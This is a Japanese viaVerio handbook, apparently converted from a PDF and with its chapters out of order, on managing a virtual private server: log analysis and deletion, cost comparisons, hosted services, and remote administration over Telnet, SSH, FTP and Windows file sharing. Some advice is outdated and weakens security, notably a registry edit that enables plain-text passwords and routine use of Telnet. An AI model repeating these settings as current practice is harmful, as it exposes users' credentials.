ウェブサイトへのトラフィックの詳細な情報を把握することはあなたのビジネスを左右するでしょう。VPS システムはあなたのウェブサイトの使用状況を把握することを可能にします。

ログの解析

VPS に実際に保存されるログデータは不可解なものでしょう。理解できるものにするには解析プログラムを使って解析処理を行う必要があります。トラフィック解析の説明は以下を参照してください。

- ウェブサイトトラフィックの統計レポートを取得する (<http://viaverio.com/support/virtual/web/logs/analyze/urchin>)

クライアントサイドアプリケーション

- ウェブトレンド(WebTrends) (<http://www.webtrends.com>) はクライアントサイドログ解析ソフトウェアパッケージで、視覚的なウェブサイトトラフィック解析レポートを生成します。

サーバサイドアプリケーション

- ウェブサーバログを解析し、HTML やテキスト、またはメールでウェブトラフィックをレポートできるようなサーバサイドプログラムが多数存在します。これらは設定済みでインストールも簡単に行え、さらに無料でご利用いただけます。
 - Analog (<http://viaverio.com/support/virtual/web/logs/analyze/analog/>)
 - http-analyze (<http://viaverio.com/support/virtual/web/logs/analyze/http-analyze/>)
 - The Webalizer (<http://viaverio.com/support/virtual/web/logs/analyze/webalizer/>)

他にも多くのサーバサイドプログラムが存在しますが、それらの多くが問題なく VPS 上で動作します。

ウェブサイトが大量のトラフィックを持つ場合、VPS の負荷を軽減するためにウェブトレンドのようなクライアントサイドアプリケーションの購入をお勧めします。

ログの管理

ログファイルはすぐに蓄積され VPS のディスク容量を圧迫します。ログファイルを適切に管理するため、それらを定期的にアーカイブするか、削除するかを決める必要があります。

ログのアーカイブ

`cronolog` プログラムはログを読み取り、それらを日付を基準に指定された出力ファイルに保存します。テンプレートは UNIX の `date` コマンドと同じ書式を使います(スタンダード C の `strftime` ライブラリ関数と同じです)。詳しい情報は以下を参照してください。

- ウェブサーバログファイルのローテーション (<http://viaverio.com/support/virtual/web/logs/rotate/savelogs>) - `cronolog` プログラムの紹介
- `cronolog` (<http://www.ford-mason.co.uk/resources/cronolog/>)

`rotatelogs` プログラムはウェブサーバ設定ファイル (`~/www/conf/httpd.conf`)内の `Log` 定義に含むことのできるラッパープログラムです。

ログの削除

`vnukelog` コマンドを使うとログファイルを削除することができます。`vnukelog` コマンドは `~/var/log/messages` や VPS のバーチャルサブホストのログファイルまで削除します。

`cron` プログラムは UNIX システムスケジューラで、`-n` (`nuke`) オプションを使うと `cron` でログを削除できます。

詳しい情報は以下を参照してください。

- `vnukelog` でログファイルを削除する
(<http://viaverio.com/support/virtual/admin/vnukelog.cfm>)
- `cron` (<http://viaverio.com/support/virtual/admin/unix/cron.cfm>)

`cron` はサーバサイド解析プログラムにログファイルを与える設定もでき、時間毎、日毎、週毎、月毎で解析させることができます。詳しくは第 8 章の「`cron` で管理する」を参照してください。

ステップ 13: 基本から応用へ

VPS の管理作業に慣れ、ステップアップをご希望の方は、以下のトピックから選んでステップアップしてください。

弊社ウェブサイトのサポートセクションで (<http://viaverio.com/support/>) これらの説明を参照することができます。

- Virtual Server Migration
- Virtual Server Administration
- Web Server Configuration
- Virtual Subhosting
- E-mail

アドオンに関するサポートセクションで (<http://viaverio.com/products/addons.cfm>)

- Virtual Server Administration Tools
- Domain Names
- Microsoft FrontPage
- E-Commerce
- Database Applications
- Web Development Suites
- Multimedia Tools
- Webtrends and Other Web Site Traffic Statistical Programs
- Programming Languages and Interpreters
- CGI Library
- Other Utilities

これで準備は完了です。あなたのビジネスが成功することをお祈りするとともに、この章がお役にたつことを願っております。このハンドブックをよりよいものにするためのご意見、ご要望などがございましたら suggest@viaverio.com までお知らせください。

より詳しい情報について

この章で解説された事に関するより詳しい情報は viaVerio ウェブサイトの以下のページで更に詳しくご覧いただけます。

VPS に関する情報

<http://viaverio.com/support/>

第 1 章 - VPS とは

VPS はあたかも専用サーバを持っているかのようにインターネットサーバを構築することができる画期的なシステムです。VPS は単なるホスティングソリューションではありません。VPS とはユーザ毎にウェブ、FTP、メール、コマンドライン UNIX の機能を付与することのできる完全なるインターネットサーバソリューションといえるでしょう。VPS システムを持つことは独自の専用サーバを所有するようなものなのです。

このハンドブックは VPS を最大限に使いこなすための情報だけでなく VPS 管理者が VPS 環境を維持するのに役立つ情報も提供します。

この章は以下の項目について解説します。


- VPS と独自ソリューションの比較
- VPS がどのように機能するのか
- VPS の主なインターネットサービス
- VPS システム管理者(ウェブマスター以上)
- VPS の遠隔管理
- VPS のディレクトリ構造
- 基本 UNIX コマンド
- より詳しい情報について

VPS と独自ソリューションの比較

ViaVerio はあなたのインターネットサーバ運用のお手伝いをいたします。多くの ISP は独自のサーバ、回線、技術者に多大な運用投資を行っています。対照的に一部の方は VPS を経済的かつパワフルなソリューションとして使われています。運用コストの高い専用サーバと同様の柔軟性、操作性、能力を持つ VPS を比較してください。

「Do-It-Yourself」の場合

多くの中小企業は、自社サーバと専用回線をオフィスに導入・維持し、これがインターネットでの存在を確立する唯一の手段だと信じています。しかし、ほとんどの企業は自社サーバソリューションがいかに高価なものか気づいていません。以下の表と図は自社サーバソリューションが如何に複雑で高価なものかを表します。



自社サーバソリューション

導入項目	費用
インターネットサーバ	¥ 5,000,000
ルータ	\$1,500
CSU/DSU	\$1,000
T-1 回線導入費用	\$300-\$1,000 per line
月次	費用
ISP 接続料金	¥ 125,000
アクセス回線料(POI から 15km 以内の場合)	¥ 149,000 ~ ¥ 324,000
年次	費用
ネットワークエンジニア	5,000,000 以上(一人あたり)
ソフトウェア、ハードウェアのアップグレード	時価(数十万円 ~ 数百万円)


ISP の場合

自社サーバと比べて比較的安価に行うことができるのは、ISP が提供する「コロケーション」です。ISP は安価にサービスを提供し、ダイヤルアップサービスなどを無料で追加してくれたりもします。価格的には非常に良く感じますが、ISP ソリューションは大抵の場合インターネット上に効果的に展開するためのパフォーマンスと技術が十分ではありません。

多くの ISP が実際に VPS に利点を見出し、ISP 独自のサービスとセットで VPS を販売しています。

ViaVerio の場合

VPS は専用サーバ並みのパフォーマンスを共有サーバ並みの価格帯でご提供いたします。VPS は自社サーバを運用・維持するためのコストや、管理者なしでサイトの遠隔管理することを可能にします。



The Virtual Server Solution

導入項目	費用
viaVerio VPS	\$50
月次	費用
viaVerio VPS	\$55 to \$245 with discounts for Resellers
年次	費用
viaVerio ネットワークスタッフ	\$0
viaVerio サポートスタッフ	\$0

独自のインターネットビジネスを構築

viaVerio サーバ管理の苦悩を軽減し、お客様にインターネット上で最も優れたソリューションを提供します。一台の PC とインターネットへのダイヤルアップ接続だけで世界中にある企業のウェブサイト構築・管理することができるのです。高価なサーバ、ルータ、専用回線など必要ありません。viaVerio が運用・維持をお手伝いいたします。

VPS の仕組み

VPS は一台の物理的サーバを複数の仮想マシンに分割しています。この技術によって中小企業のユーザがハードウェア、ソフトウェア、システム管理、回線等にかけているコストを自社サーバの能力を損なうことなく分散することができるのです。

VPS の特徴:

- 最新のハードウェア構成
- 高速なネットワークへの接続
- 画期的なソフトウェア
- 遠隔管理
- セキュリティ

VPS とバーチャルホスティング

共有ホスティングのソリューションには基本的に二つのタイプがあります。一つはバーチャルホスティングで、もう一つは VPS です。この二つは似ていますが、機能的にはまったく異なったものです。ウェブサイトはビジネスにとって必要不可欠となっていることから、バーチャルホスティングと VPS の違いを理解することはホスティングの選択に少なからず影響(ウェブサイトに掲載するコンテンツを選択するのと同じ重要性で)を与えるでしょう。

ウェブホスティングソリューションは大きく以下の二つの部分から構成されています。

- ハードウェア (CPU, メモリ, ディスクドライブ等)
- ソフトウェア (ウェブ, FTP, POP サーバ, メールゲートウェイ, CGI スクリプトなどのサードパーティのアプリケーション)

バーチャルホスティング

バーチャルホスティングの環境では以下のような弱点があります。

- ハードウェアとソフトウェアはすでにサーバ管理者によって設定されている。(クライアントはインターネットサービスがどのように機能するかをコントロールをできない)
- それぞれの物理サーバは単一の共有ソフトウェアアプリケーションしか持たない。(クライアントは第三者によって管理維持されている「又貸し」状態のソフトウェアを使用している)

VPS

VPS 環境では以下のような強みがあります。

- サーバ管理者はハードウェアのみ管理します。(ソフトウェアはクライアントごとに独立しています)
- ソフトウェアはクライアントによってコントロールされます。(クライアントはインターネットサービスの中核部分をコントロールできます)
- VPS は物理サーバのルートから分割されています。このことによってファイルのセキュリティや SSH、Telnet 機能なども提供します。

クライアントレベルにおける設定は VPS を自社サーバのように使うことを可能とします。下表は viaVerio の VPS とバーチャルホスティングを比較しています。

ViaVerio VPS とバーチャルホスティングの比較

サーバアイテム	VPS	バーチャルホスティング
サーバ環境のコントロール		×
独立したウェブサーバ (HTTP)		×
独立した FTP サーバ		×
独立した POP サーバ		×
独立した IMAP サーバ		×
独立した SMTP ゲートウェイ		×
仮想ルートアクセス		×
Telnet アクセス		
ウェブサーバ設定ファイルへのアクセス		×
CGI-BIN ディレクトリへのアクセス		

全ログファイル		
パスワードファイル、エリアスファイル、 sendmail.cf へのアクセス		x

VPS の技術

VPS では専用サーバが分割されているため、各々の VPS は以下を付与されています。

- IP アドレス
- ドメイン名
- ウェブサーバ(全ログと設定ファイル)
- FTP サーバ
- POP サーバ
- SMTP ゲートウェイ

VPS はバーチャルホスティングの機能に加え、以下の設定も行えます。

- バーチャルサブホスト
- バーチャル E メール
- バーチャル FTP ログインと匿名 FTP ログイン
- ディスク容量制限サポート

注意: VPS はコントロールすることのできないサーバ上の単なる「仮想ホスト」(VirtualHost) ではありません。VPS では「仮想ルート」権限を与えられます。

Telnet または SSH で VPS にアクセスすると、専用サーバと同じように以下のディレクトリが表示されます。

- /dev
- /usr
- /bin
- /etc

passwd、aliases、sendmail.cf ファイルは etc ディレクトリに配置されています。これらのファイルへのアクセスがあることで、以下のようなことが可能になります。

- 複数 POP アカウントの追加
- メールエリアスの追加
- 自動返信機能の設定
- メールユーザへのスパムメールを阻止する
- サーバへのアクセスコントロール
- サーバへの公開・非公開 FTP アクセスのコントロール

以下のファイルを含む `usr/local/etc/httpd` ディレクトリ構造へのアクセスが許可されています。

- `httpd.conf`
- `cgi-bin` ディレクトリ

VPS は専用サーバのようにウェブ、FTP、メールのサービスの完全なコントロールを行うことができます。専用サーバと VPS の最も大きい違いはディスク容量と価格です。

VPS の主なインターネットサービス

viaVerio の VPS サービスは以下のサービス(またはアプリケーション)を含みます。

- HTTP (ウェブ)
- FTP (ファイル転送)
- POP (メール)
- IMAP (メール)
- SMTP (メール)

それぞれのサービスはあなたのドメイン名で使うことができます。サービスについてはこの章の後半で解説されています。これらの機能は下記のユーティリティと連携しています。

- iManager
- Microsoft® FrontPage® サーバエクステンション
- CGI スクリプト (viaVerio のお客様向けにカスタマイズされています)
- Java アプレット (viaVerio のお客様向けにカスタマイズされています)

VPS 環境は他の著名なサードパーティアプリケーションもサポートします。(「contrib」、「contributed」プログラムなどとも呼ばれます)

VPS の HTTP (ウェブ) サービス

ViaVerio の VPS を使うと、WWW サービスへのアクセスが手軽になります。バーチャル HTTP サービスはあなたの企業が必要とする帯域幅と能力を提供します。

バーチャル HTTP サービス(もしくはバーチャルウェブサービス)はインターネットでのビジネス展開を可能にします。インターネットへのアクセスは自社サーバの管理に追われることなく多くのオンラインコンテンツを閲覧することを可能にします。経費削減という利点だけでなく、バーチャルウェブサービスで今までよりも専門的なサイトを顧客に提供することができるでしょう。あなたのホームアドレスは共有サービスやウェブメールに見られるような <http://www.someisp.com/~yourcompany> ではなく <http://www.yourcompany.com> のように表示されます。

VPS にはウェブレイヤー暗号化モジュールまたは SSL を追加することができます。この暗号化によって安全な通信が行えるため、顧客がクレジットカードの情報などを送信することに安心感を持つことができるでしょう。その他の拡張モジュール、CGI スクリプト、Java アプレットやサードパーティアプリケーションも使うことができます。

VPS の FTP サービス

インターネットトラフィックの大部分が FTP によって使用されています。FTP はユーザがファイルを他のコンピュータからダウンロードすることを可能にします。FTP はインターネットツールの代表格なのです。

バーチャル FTP サービスによってあなたの会社情報などを顧客がダウンロードできるようにすることも可能です。例えば、顧客が製品カタログや、価格表をダウンロードできるようにすることもできます。このことは顧客に最新情報を即座に提供することを可能にし、印刷や郵送費用を削減します。

バーチャル FTP サービスは <ftp://ftp.yourcompany.com> のような簡単なアドレスで運用することができます。FTP アドレスは専用サーバと同じように表示することができます。匿名とプライベートアクセスの両方を設定することができます。

VPS のメールサービス

VPS の POP サービス

POP(Post Office Protocol)によりユーザはサーバに直接ログオンし、扱いづらいメールプログラムを使用せずにメールを読むことができます。ユーザは使い慣れた POP メールクライアント(Eudora、Netscape Mail、Outlook Express、Mutt、Pine など)を使用してメールにアクセスします。全ての OS で高機能な POP クライアントを使用することができます。

バーチャル POP サービスは低価格で専用のシステムを確立でき、インターネットへの専用回線費用を抑えることができます。バーチャル POP サービスでは必要なだけのメールアカウントを作成することができます。POP クライアントの設定は簡単で、ダイヤルアップなどのプロバイダへのアクセスを利用してメールを読むことができます。

バーチャル POP サービスにはメールアドレス数の制限はありません。バーチャル POP サービス無しにはゲートウェイ商品(Novell や Microsoft 社のメールソリューション)の購入が必要となります。または POP アカウントをプロバイダから購入する必要があります。このどちらのソリューションも高価なものとなります。

バーチャル POP サービスは複数のメールアドレスの設定を無料で行うことができます。全てのアカウントはプロバイダからアクセスすることが可能です。バーチャル POP サービスは大幅なコスト削減を実現します。

VPS の IMAP サービス

IMAP (Internet Message Access Protocol)はリモートメールサーバに保存されたメールへアクセスする方法です。IMAP サービスはメールクライアントがリモートのメッセージフォルダにあたかもローカルに存在するかのようアクセスすることができるようにします。例えば、IMAP サーバに保存されているメールを、それぞれのコンピュータにわざわざコピーすることなく、家のコンピュータ、オフィスにあるコンピュータから操作することができます。

IMAP のメッセージへのアクセス機能はメールの重要さと複数コンピュータを使用するユーザが増えるとともに重要になっています。

注意: もしメールが 1 台のコンピュータからのみアクセスされる場合は POP が適しています。POP はオフラインメッセージ(メッセージをダウンロード後 VPS から削除する場合など)をサポートするように設計されています。

VPS の SMTP サービス

SMTP (Simple Mail Transfer Protocol) サービスを使うとメールを送信することができます。バーチャル SMTP サービス(またはバーチャルメールサービス)でメールを有効なビジネスツールとして活用できます。メールによる連絡を顧客が気軽に行えるようにすることで、長距離電話などの電話料金を減らすことができます。重要度の高いメールから返信することも自在に行うことができます。そうすることによって、現存の顧客や新規顧客との良い関係を築き上げることができます。

バーチャルメールサービスによってメールアドレスとエリアスを独自ドメインに関連付けることができます。使用するアドレスは sales@yourcompany.com のようになり、プロバイダのドメインがつくことはありません。バーチャルメールサービスは受信メールに関して以下のことができます。

- プロバイダのメールアドレスにメールをフォワードする。
- VPS の POP アカウントにメールをフォワード、または保存する。

無制限のメールエリアスによって、カスタマーサポート、マーケティングその他に無料で設定することができます。エリアスは受信メールを VPS 上のアカウントや、プロバイダのアカウントなどにフォワードします。

VPS アドミニストレータ (ウェブマスタ以上)

VPS は莫大な数のウェブサイトを動かすために使われているパワフルなインターネットソリューションです。VPS は単なるホスティングプラットフォームではなく、完全なインターネットソリューションなのです。多くの管理者は VPS をウェブサイトのホスティングプラットフォームとして使いますが、管理者はインターネットサービスを簡単に操作することができるのです。VPS は専用サービスとバーチャルホスティングの利点を兼ね備え、そのままでも、管理者の希望どおりに環境を変更しても使用することができます。

VPS 管理者には VPS をコントロールする権限が与えられます。それぞれの管理者には UNIX シェルへアクセスするためのユーザ ID とパスワードが与えられ、管理者は VPS の多くの機能をコントロールすることができます。これだけの権限と引き換えに以下の機能についての管理責任が管理者には付帯されます。

- メール、FTP アカウントの追加と削除
- メールエリアスの追加と削除
- 匿名バーチャル FTP サーバへのファイルのアップロードとダウンロード
- バーチャルウェブサーバの設定ファイルの管理
- CGI プログラムのインストールと管理
- ログ解析プログラムの実行やログの削除を含めた VPS のログファイルの管理

注意: VPS は UNIX ベースのソリューションであることから管理者は UNIX 経験があることが望ましいでしょう。そうすれば VPS の機能を最大限に活用することができます。

サーバの遠隔管理

viaVerio は管理者が VPS に Telnet、SSH、FTP、Windows ファイル共有で接続できるようにしました。これらのユーティリティを使うことでサーバを遠隔地からも管理することができます。このセクションでは Telnet、SSH、FTP、Windows ファイル共有の使い方をステップ・バイ・ステップで解説しています。各プログラムは VPS に接続する際に同じ情報が必要とします。以下の情報は VPS への接続の際に必要な用語と解説です。

用語	解説
ドメイン名(Domain name)	あなたのドメイン、またはテンポラリドメイン
ホスト名(Hostname)	ドメイン名と同じ。ホスト名を求められたときはドメイン名か IP を入力
ログイン名(Login name)	デフォルトのログイン名は設定メールに記述されている
ユーザ名(Username)	ログイン名と同義
IP アドレス(IP address)	VPS に付与された IP アドレス
ポート(Port)	VPS に接続するプログラムによってポート番号を指定

ポート番号を求められることはほとんどありません。さらに VPS は標準ポート番号を使用しているため、デフォルトポートを使うことで多くの場合は問題ありません。VPS のポート番号は以下のとおりです。

サービス	標準ポート番号
FTP	21
Telnet	23
SSH	22
SMTP	25
HTTP	80
POP	110
IMAP	143
HTTPS	443

Telnet と SSH

Telnet は UNIX サーバを遠隔管理するのによく使われるプログラムです。Telnet はネットワーク上のサーバにローカルコンピュータを接続します。コマンドを入力すると、あたかもサーバ上で実行しているかのように Telnet が実行します。Telnet は VPS を自宅やオフィスから操作することを可能にします。

注意: Telnet を使っているときは UNIX シェルコマンド環境ですので、UNIX コマンドに関する知識が必要となります。UNIX コマンドに関する情報はこの章で解説されています。

SSH(Secure Shell)で VPS に接続する

SSH (Secure Shell) は安全な Telnet プログラムで、リモートコンピュータに接続するために使います。SSH は安全な暗号化された通信を VPS と自分のコンピュータの間に確立します。SSH クライアントを使った VPS への接続は TTSSH、SecureCRT、F-SecureSSH 等を使うと非常に簡単です。これらすべてのクライアントはポート 22 番を使用します。

注意: Telnet はローカルコンピュータと VPS 間のデータを暗号化しません。Telnet で使えるコマンドは全て SSH でも使用することができます。


SecureCRT を使って VPS へ接続する

多くの Telnet プログラムが AT 互換機と Mac 向けに開発されています。AT 互換機では Van Dyke and associates 社の CRT がよく使われます(日本では TeraTerm)。セキュリティの観点から、Van Dyke and associates 社の SecureCRT をお勧めします。CRT とその他の Van Dyke and associates 社の製品情報は <http://www.vandyke.com/products/securecr/> でご覧になれます。


viaVerio サポートスタッフは Windows に同梱される Telnet よりも高機能な CRT (<http://www.vandyke.com/products/securecr/>) を標準として使用しています。

<<How To>> セッションの設定

クイックコネクトダイアログボックスで VPS のドメイン名か IP アドレスを入力し **Connect** をクリックします。



login: と Password: プロンプトでそれぞれを入力します。



ユーザ名とパスワードを入力すると、UNIX コマンドラインプロンプトが現れます。

⌘

FTP

FTP (File Transfer Protocol)は VPS とローカルコンピュータの間でファイルの転送を行います。VPS の FTP サーバに接続するには、ローカルコンピュータに FTP クライアントをインストールする必要があります。FTP クライアントは数多く存在します。Windows OS はコマンドライン FTP プログラムが同梱されています。ただし、簡単に使える FTP クライアントとして、FFFTP、WS_FTP または CuteFTP を推奨しています。

<<How To>> コマンドライン FTP プログラムの実行

1. Windows タスクバーから**スタートボタン**をクリック
2. 「**ファイル名を指定して実行**」をクリック

3. `ftp yourcompany.com` と入力(`yourcompany.com` をお使いのドメイン名と入れ替えてください)

<<How To>> コマンドライン FTP の例

1. Windows タスクバーからスタートボタンをクリック
2. 「ファイル名を指定して実行」をクリック
3. 以下を入力する

```
ftp yourcompany.com
cd /www/htdocs
ascii
lcd c:\upload
put index.html
bin
put logo.gif
quit
```

コンソール FTP コマンド

以下の用語は上記のコマンドライン FTP を理解するためにも役立ちます。

コマンド	解説
<code>ascii</code>	転送形式を ASCII にセットする。
<code>binary</code>	転送形式をバイナリにセットする。
<code>bye</code> または <code>quit</code>	FTP セッションを終了する。ファイル転送終了時にもセッションは終了する。
<code>cd remote-directory</code>	リモートコンピュータでのディレクトリを移動する。
<code>delete remote-file</code>	リモートコンピュータ上のファイルを削除する。
<code>dir</code> または <code>ls remote-dir</code>	リモートコンピュータ上の指定されたディレクトリの内容を表示する。ディレクトリが指定がない場合は現在のディレクトリの内容を表示する。
<code>get remote-file local-file</code>	リモートにあるファイルをローカル


	コンピュータに保存する。ファイル名が指定されない場合、リモートコンピュータ上の名前と同じになる。
<code>help command</code>	コマンドの解説を表示する。コマンド名が指定されない場合はコマンドリストを表示する。
<code>lcd local-directory</code>	ローカルコンピュータのディレクトリを変更する。ディレクトリが指定されないときは現在のディレクトリが表示される。
<code>mdelete remote-files</code>	リモートコンピュータにあるファイルを削除する。
<code>mget remote-files</code>	リモートコンピュータ上の複数のファイルを取得する。
<code>mkdir remote-directory</code>	リモートコンピュータ上にディレクトリを作成する。
<code>mput local-files</code>	変数として受け取ったファイルをワイルドカードとして作成したリストを作成し、それらのファイルをアップロードする。
<code>prompt</code>	対話式プロンプトに変更する。対話式プロンプトは複数のファイル転送中にユーザがファイル転送、中止できるようにする。オフにすると <code>mget</code> 、 <code>mput</code> で確認無しに全てのファイルを転送し、 <code>mdelete</code> デモ確認無しで削除する。
<code>put local-file remote-file</code>	リモートコンピュータにファイルを転送する。リモートファイル名が指定されないと、ローカルファイル名が適用される。
<code>rename from to</code>	リモートコンピュータ上のファイル名を変更する。
<code>rmdir directory-name</code>	リモートコンピュータ上のディレクトリを削除する。

WS_FTP で VPS に接続する

操作が簡単な WS_FTP での接続について解説します。
(http://www.ipswitch.com/products/ws_ftp/).

<<How To>> WS_FTP を使う

1. WS_FTP のメイン画面で **Connect** をクリック



2. プロファイル名(Profile Name)には会社名やドメイン名を入力します。
3. ホスト名/アドレス(Host Name/Address)にはドメイン名(ドメイン登録が完了していない場合はテンポラリドメイン名)を入力します。
4. ユーザ ID(User ID)にはログイン名を入力します。
5. パスワード>Password)にはログインパスワードを指定します。

WS_FTP を使って VPS を探索する

VPS とローカルコンピュータの接続が確立されたら、スクリーン上に二つの列が表示されます。左の列はローカルコンピュータのディレクトリとファイルを表示します。右の列は VPS のディレクトリとファイルを表示します。

ウェブコンテンツが保存されているディレクトリは `www/htdocs` または `usr/local/etc/httpd/htdocs` です。

<<How To>> VPS へのファイル転送

1. ローカルコンピュータ(左側)のファイルまたはディレクトリを選択します。Shift キーを押しながら選ぶことで複数選択することもできます。
2. VPS(右側)に足すには矢印ボタンをクリックします。

注意: CGI や HTML ファイルは ASCII モードで転送します。画像ファイルはバイナリモードで転送します。WS_FTP の最新版では自動(Auto)ボタンがあり転送ファイルのモードを自動判別することもできます。自動ボタンはいつでも正しいわけではありませんので、問題が発生した場合は転送モードを指定してみてください。

Windows ファイル共有

Windows ファイル共有は VPS をローカルコンピュータにマップすることを可能にします。VPS をドライブとしてマップすると、VPS とのファイル移動をドラッグ・アンド・ドロップ形式で行うことができます。Windows ファイル共有を使うには、Microsoft Networks と TCP/IP プロトコルがインストールされていることを確認してください。

注意: Windows ファイル共有は ISP とウェブホスティングプロバイダによって使えない場合もあります。

<<How To>> Windows ファイル共有の設定

1. 優先的にログオンするネットワークを Microsoft ネットワーククライアントに設定します。
2. TCP/IP のプロパティの DNS 設定から、VPS のドメイン名をドメイン差フィックスの検索順に登録する(ただし、DNS が使用されている場合)。
3. ネットワークパスワード入力ログインプロンプトから VPS のユーザ名とパスワードを入力する。
4. Windows のタスクバーからスタートをクリックする。
5. 検索から他のコンピュータを選択する。
6. 名前フィールドに「www」と入力する。
7. 検索開始をクリックする。
8. 「www」コンピュータアイコンをダブルクリックすると一つのフォルダが表示される。このフォルダが VPS のホームディレクトリとなる。
9. フォルダを右クリックし、ネットワークドライブの指定を選ぶ。

注意: Windows や Windows98、WindowsNT の一部では上記のステップだけではできないことがあります。

<<How To>> Windows ファイル共有をレジストリエディタでトラブルシュートする

1. Windows または Windows98 のタスクバーから「スタート」をクリックする。
2. 「ファイル名を指定して実行」をクリックする。
3. 「Regedit」と入力し、「OK」をクリックするとレジストリエディタが起動する。
4. HKEY_LOCAL_MACHINE を選択する。
5. System を選択する。
6. CurrentControlSet を選択する。
7. Services を選択する。
8. VxD を選択する。
9. VNETSUP を選択すると名前と値が参照できます。

<<How To>> 新しい名前/値をレジストリエディタで定義する

1. 編集メニューから、新規を選択する。
2. DWORD 値を選択する。
3. 新しいエントリを EnablePlainTextPassword に追加する。
4. Windows98 のデフォルトである New Value #1 を EnablePlainTextPassword に変更する。エンターをクリックすると以下のように作成される。
`EnablePlainTextPassword 0x00000000 (0)`
5. 新しいキーを編集するには EnablePlainTextPassword をダブルクリックする。
6. 値を "1"に変更する。16進数オプションを選択する。

GUI 管理ツール

この時点で「難しすぎる」と感じられるかもしれません。viaVerioの開発者はVPS管理タスクをポイント・アンド・クリックで行うことができるGUIツールを開発しました。このツールに関しては第2章で詳しく解説されています。

- iManager – ブラウザで動作する VPS 管理ツール

VPS のディレクトリ構造

